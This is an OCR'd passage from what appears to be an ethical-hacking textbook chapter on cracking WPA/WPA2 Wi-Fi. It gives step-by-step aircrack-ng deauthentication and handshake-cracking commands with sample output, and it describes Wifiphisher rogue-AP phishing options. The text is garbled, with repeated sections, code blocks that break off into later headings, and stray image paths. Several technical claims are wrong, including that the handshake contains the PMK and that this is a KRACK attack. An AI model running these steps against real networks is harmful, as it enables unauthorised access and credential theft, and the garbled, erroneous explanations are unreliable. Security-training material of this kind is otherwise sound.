
WPA encryption is less exploitable than WEP encryption. However, an attacker can still crack WPA/WPA2 encryption by capturing the necessary type of packets. The attacker can perform this offline but needs to be near the AP for a few moments. The following are some types of techniques used to crack WPA encryption.

- **WPA PSK**: WPA PSK uses a user-defined password to initialize the four-way handshake. An attacker cannot crack this password, because it is a per-packet key, but the keys can be brute-forced using dictionary attacks. A dictionary attack can compromise most consumer passwords.

- **Offline attack**: To perform an offline attack, an attacker needs to be near the AP for a few seconds to capture the WPA/WPA2 authentication handshake. By capturing the necessary type of packets, WPA encryption keys can be cracked offline. In WPA handshakes, the protocol does not send the password across the network, because the WPA handshake typically occurs over insecure channels and in plaintext. Capturing a full authentication handshake from a client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.

- **De-authentication attack**: To perform a de-authentication attack to crack the WPA encryption, an attacker needs to find an actively connected client. The attacker forces the client to disconnect from the AP, following which they use tools such as aireplay to capture the authentication packet when the client attempts to reconnect. The client should be able to re-authenticate itself with the AP in a few seconds. The authentication packet includes the pairwise master key (PMK), which the attacker can crack by dictionary or brute-force attacks to recover the WPA key.

- **Brute forcing of WPA keys**: Brute-force techniques are useful in breaking WPA/WPA2 encryption keys. An attacker can perform a brute-force attack on WPA encryption keys using a dictionary or using tools such as aircrack, aireplay, or KisMAC. The brute-force technique has a substantial impact on WPA encryption because of its compute-intensive nature. Breaking WPA keys through a brute-force technique may take hours, days, or even weeks.



Cracking WPA-PSK Using Aircrack-ng

Step 1 Monitor wireless traffic with **airmon-ng**

`C:\>airmon-ng start eth1`

Step 2 Collect wireless traffic data with **airodump-ng**

`C:\>airodump-ng --write capture eth1`

```
C:\>airmon-ng start eth1
C:\>airodump-ng  --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5      60       3     0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99    9      75       2     0   5  54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC   99    0      15       0     0   9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E   76   70     157       1     0  11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0    0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76   1e-54    0       6
```

Step 3: Deauth the client using Aireplay-ng; the client will try to authenticate with the AP, which will lead to **airodump** capturing an authentication packet (WPA handshake)

```
C:\>aireplay-ng -0 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through **aircrack-ng**

```
C:\>aircrack-ng -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS              ESSID         Encryption
1 02:24:2B:CD:68:EE   COMPANYZONE    WPA <1 handshake>
Choosing first network as target.

Cracking WPA-PSK Using Aircrack-ng

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. WPA and WPA-PSK use the same encryption mechanism, and the only difference between them is in the authentication mechanism. The authentication in WPA-PSK involves a simple common password. The PSK mode of WPA is vulnerable to the same risks as any other shared password system.

An attacker can crack WPA-PSK because the encrypted password is shared in a four-way handshake. In the WPA-PSK scheme, when clients attempt to access an AP, they go through a four-step process for authentication. This process involves the sharing of an encrypted password between them. The attacker captures the password and then attempts to crack the WPA-PSK scheme. This can also be considered a KRACK attack.


The following are the steps to crack WPA-PSK:

- Monitor wireless traffic with airmon-ng using the following command:

  ```
  C:\>airmon-ng start eth1
  ```

- Collect wireless traffic data with airodump-ng using the following command:

  `C:\>airodump-ng --write capture eth1`



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID

Cracking WPA/WPA2 Using Wifiphisher


Source: *https://wifiphisher.org*

Wifiphisher is a rogue AP framework for conducting Red Team Engagements or Wi-Fi security testing. Using Wifiphisher, penetration testers can easily achieve an MITM position against wireless clients by performing targeted Wi-Fi association attacks. Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients to capture their credentials (e.g., from third-party login pages or WEP/WPA/WPA2 PSKs) or infect the victim stations with malware. The following are some of the important configuration options of Wifiphisher.

- **-iI INTERNETINTERFACE** – Choose an interface that is connected on the Internet.
- **-jI JAMMINGINTERFACE** – Manually choose an interface that supports the monitor mode for de-authenticating victims.
- **-aI APINTERFACE** – Manually choose an interface that supports the AP mode.
- **-nJ** – Skip the de-authentication phase.
- **-e ESSID** – Enter the ESSID of a rogue AP.
- **-p PHISHINGSCENARIO** – Choose the phishing scenario to execute.
- **-pK PRESHAREDKEY** – Add WPA/WPA2 protection on the rogue AP.

WEP/WPA/WPA2 can be cracked using Wifiphisher through the following steps.

- Launch Wifiphisher using the command **`wifiphisher`**.



```
wifiphisher - Parrot Terminal

Cracking WPS Using Reaver

Source: *https://github.com*

